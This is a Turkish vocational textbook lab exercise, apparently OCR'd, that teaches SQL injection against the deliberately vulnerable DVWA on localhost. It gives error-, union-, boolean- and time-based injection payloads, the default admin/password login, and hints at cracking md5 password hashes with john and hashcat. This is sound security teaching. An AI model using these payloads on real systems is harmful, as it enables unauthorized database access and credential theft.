
DVWA Konfigürasyonu

Aşağıdaki işlem adımlarına göre DVWA konfigürasyonunu gerçekleştiriniz.

1. Adım: DVWA kurduktan sonra 127.0.0.1 localhost adresini tarayıcıya yazınız (Görsel 8.1).

Görsel 8.1: DVWA karşılama ekranı


2. Adım: Açılan pencerede kullanıcı adı ve şifre girildikten sonra Görsel 8.2'deki ekranla karşılaşılır. Bu ekranın en altında yer alan "Create/Reset Database" seçeneğini seçerek bir veri tabanı kurulum işlemi gerçekleştiriniz.




Görsel 8.2: DVWA veri tabanı kurulumu

3. Adım: Veri tabanı kurulumunu gerçekleştirdikten sonra tekrar giriş yapınız. Yeni kurulan veri tabanının varsayılan kullanıcı adı "admin", şifresi ise "password"dür.

4. Adım: Veri tabanı oluşturmadan önceki ekranda (Görsel 8.2) çok fazla seçenek yokken kurulum yapıldıktan sonraki ekranda (Görsel 8.3) daha fazla seçenek olduğu görülür. Görsel 8.4'te kırmızı kutu ile belirtilen SQL Injection seçeneğini seçiniz.



Görsel 8.3: Yeni kurulan veri tabanı yönetim ekranı




Görsel 8.4: SQL Injection yapılacak atak ekranı

Error Based SQL Injection Atağı


Aşağıdaki işlem adımlarına göre Error Based SQL Injection atağı gerçekleştiriniz.

1. Adım: Error Based SQL Injection atağı için veri tabanının hata vermesini sağlayan kodları enjekte ediniz. Bunun için User ID kutusuna Görsel 8.5'te görüldüğü gibi **tek tırnak (')** işareti koyunuz.



Görsel 8.5: Error Based SQL Injection atağı

Görsel 8.6'da görüldüğü gibi kullanılan veri tabanı tipinde bu ifadenin tanınmadığını belirten bir uyarı mesajı geri döner. Dönen hata mesajından hangi veri tabanı yazılımının kullanıldığı bilgisini öğreniniz.




Görsel 8.6: SQL Injection sorgusu sonucu dönen hata bilgisi

Union Based SQL Injection Atağı


Aşağıdaki işlem adımlarına göre Union Based SQL Injection atağı gerçekleştiriniz.

1. Adım: Union Based SQL Injection atağı gerçekleştirmek için kaç tane sütun olduğu bilgisi öğrenilmelidir. Bunu öğrenmek için order by komutları ile 1'den başlayarak, veri tabanında hata alıncaya kadar işleme devam ediniz (Görsel 8.7).




Görsel 8.7: order by komutlarıyla tablo sütun sayısının tespiti

2. Adım: Yazılan order by komutları sonucunda **' order by 3#** sorgusunda Görsel 8.8'de görüldüğü gibi hata alınır. Bu durum, tabloda iki sütun olduğu anlamına gelir. Union sorgunuzu bu değer üzerine kurunuz.



Görsel 8.8: order by komutu sonrası alınması gereken hata


3. Adım: Görsel 8.9'da görüldüğü gibi kutu içindeki **' union select database(), version()#** sorgusunu yazarak ilgili veri tabanı adına ve versiyon bilgisine ulaşınız.



Görsel 8.9: Union Based SQL Injection atağı

Görsel 8.9'da görüldüğü gibi geri dönen sonuçta veri tabanı adının **dvwa** olduğu ve **MariaDB** veri tabanının **10.1.26** versiyonunu kullandığı bilgisine ulaşılır.

4. Adım: Veri tabanı kullanıcı adı ve şifre bilgilerine ulaşmak için Görsel 8.10'daki komutu kullanınız.



Görsel 8.10: Veri tabanı kullanıcı adı ve şifre bilgileri

Ulaşılan şifreler Surname kısmında bulunur ve md5 formatında sistem tarafından kriptolanmıştır. Bu kriptoları çözmek için Kali Linux üzerindeki john, hashcat gibi araçlar kullanılır.


4. UYGULAMA

Boolean Based SQL Injection Atağı

Aşağıdaki işlem adımlarına göre Boolean Based SQL Injection atağı gerçekleştiriniz.

1. Adım: User ID bölümüne yazılan bir sorgu sonucu cevap döner. Bir başka deyişle sorgu sonucu True ise kayıtlar ile karşılaşılır. Burada yazdığınız **1' or '1'='1** sorgusu ile cevabın her zaman True olarak dönmesini ve sorgunun her koşulda çalışmasını amaçlayınız.

2. Adım: Görsel 8.11'de görüldüğü gibi yazılan sorgu sonucu hep True değerleri elde edilir. Tüm kayıtlara ulaşınız.




Görsel 8.11: Boolean Based SQL Injection atağı

Time Based SQL Injection Atağı


Aşağıdaki işlem adımlarına göre Time Based SQL Injection atağı gerçekleştiriniz.

1. Adım: Görsel 8.12'deki **1' sleep(5)#** SQL sorgusunu yazınız. Veri tabanı bu sorgu ile parantez içinde belirtilen sayı kadar beklemeye geçer ve cevabı hemen göndermez.



Görsel 8.12: Time Based SQL Injection atak sorgusu

2. Adım: Belirli bir zaman geçtikten sonra Görsel 8.13'te görüldüğü gibi sorgu sonucu geri döner. Sistemin hemen vermesi gereken sorgu cevabını belirli zaman sonra verdiğini görü- nüz. Bu durum, veri tabanı yazılımına müdahale edebildiğinizi gösterir.



Görsel 8.13: Belirli bir zaman geçtikten sonra verilen sorgu cevabı

SIRA SİZDE

Out Of Band atak türü ile ilgili bir uygulama yapınız. DVWA üzerinde Burpsuite, Zap gibi programları kullanarak bir Responder oluşturabilirsiniz. Gelen cevapları değiştirerek ve atağı izleyerek arkadaşlarınız ile tartışınız.

DEĞERLENDİRME


Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ


ÖLÇÜTLER	EVET	HAYIR
1. Out Of Band atak türünü kullanarak atak gerçekleştirdi.		
2. Out-of Band atak türüne ait yazılımları kullandı.		

Sqlmap Komutunun Kullanımı

